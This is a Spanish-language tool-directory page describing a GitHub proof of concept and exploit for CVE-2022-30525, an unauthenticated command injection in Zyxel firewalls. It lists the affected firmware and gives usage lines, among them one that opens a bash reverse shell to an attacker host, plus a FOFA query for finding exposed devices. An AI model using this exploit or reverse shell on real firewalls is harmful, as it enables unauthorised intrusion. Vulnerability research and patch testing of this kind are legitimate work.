
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-30525 — CVE-2022-30525 Vulnerabilidad de inyección de comandos en firewall Zyxel POC&EXPC | Kitploit

Herramientas/GitHubGitHub/west9b/cve-2022-30525
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlRed Teaming
GitHubwest9b/cve-2022-30525

CVE-2022-30525

CVE-2022-30525 Vulnerabilidad de inyección de comandos en firewall Zyxel POC&EXPC

Ver Repositorio
12329hace 4 añosAún no revisado
Compartir

CVE-2022-30525 Vulnerabilidad de inyección de comandos en el firewall Zyxel

CVE-2022-30525 POC&EXP

autor:160team.west9B

Solo para uso de investigadores de seguridad debidamente autorizados. Cumpla con la Ley de Ciberseguridad. Cualquier problema que surja es responsabilidad del usuario, no del autor.

01-Introducción básica

El 12 de mayo de 2022, Zyxel publicó un aviso de seguridad para corregir una vulnerabilidad de inyección remota de comandos no autenticada (CVE-2022-30525) en sus dispositivos de firewall, con una puntuación CVSS de 9.8. La vulnerabilidad reside en el programa CGI de ciertas versiones de los firewalls Zyxel y permite ejecutar comandos arbitrarios en los dispositivos afectados sin autenticación.

Alcance afectado:

Firmware de la serie ATP: 5.10-5.21 Patch 1

Firmware de la serie VPN: 4.60-5.21 Patch 1

USG FLEX 100(W), 200, 500, 700: 5.00-5.21 Patch 1

USG FLEX 50(W)/USG20(W)-VPN: 5.10-5.21 Patch 1

02-Instrucciones de uso

usage_poc: ./cve-2022-30525 -m poc -u url

usage_exp: ./cve-2022-30525 -m exp -u url -lhost ip -lport port

1. POC

La ejecución de comandos de esta vulnerabilidad no tiene eco, por lo que el POC solicita la API de dnslog para verificar la vulnerabilidad; si dnslog recibe la solicitud, la vulnerabilidad existe. Para evitar falsos positivos debidos a la latencia de la red, la verificación de DNSLOG retrasa la solicitud 10 segundos.

usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

2. exp


El EXP realiza una reverse shell de bash. Después de -m exp, especifique la IP y el puerto del VPS.

**usage_exp:./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337 **

Capturas de pantalla

Image text Image text

Referencias

https://www.rapid7.com/blog/post/2022/05/12/cve-2022-30525-fixed-zyxel-firewall-unauthenticated-remote-command-injection/

fofa

title="USG FLEX xx"

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






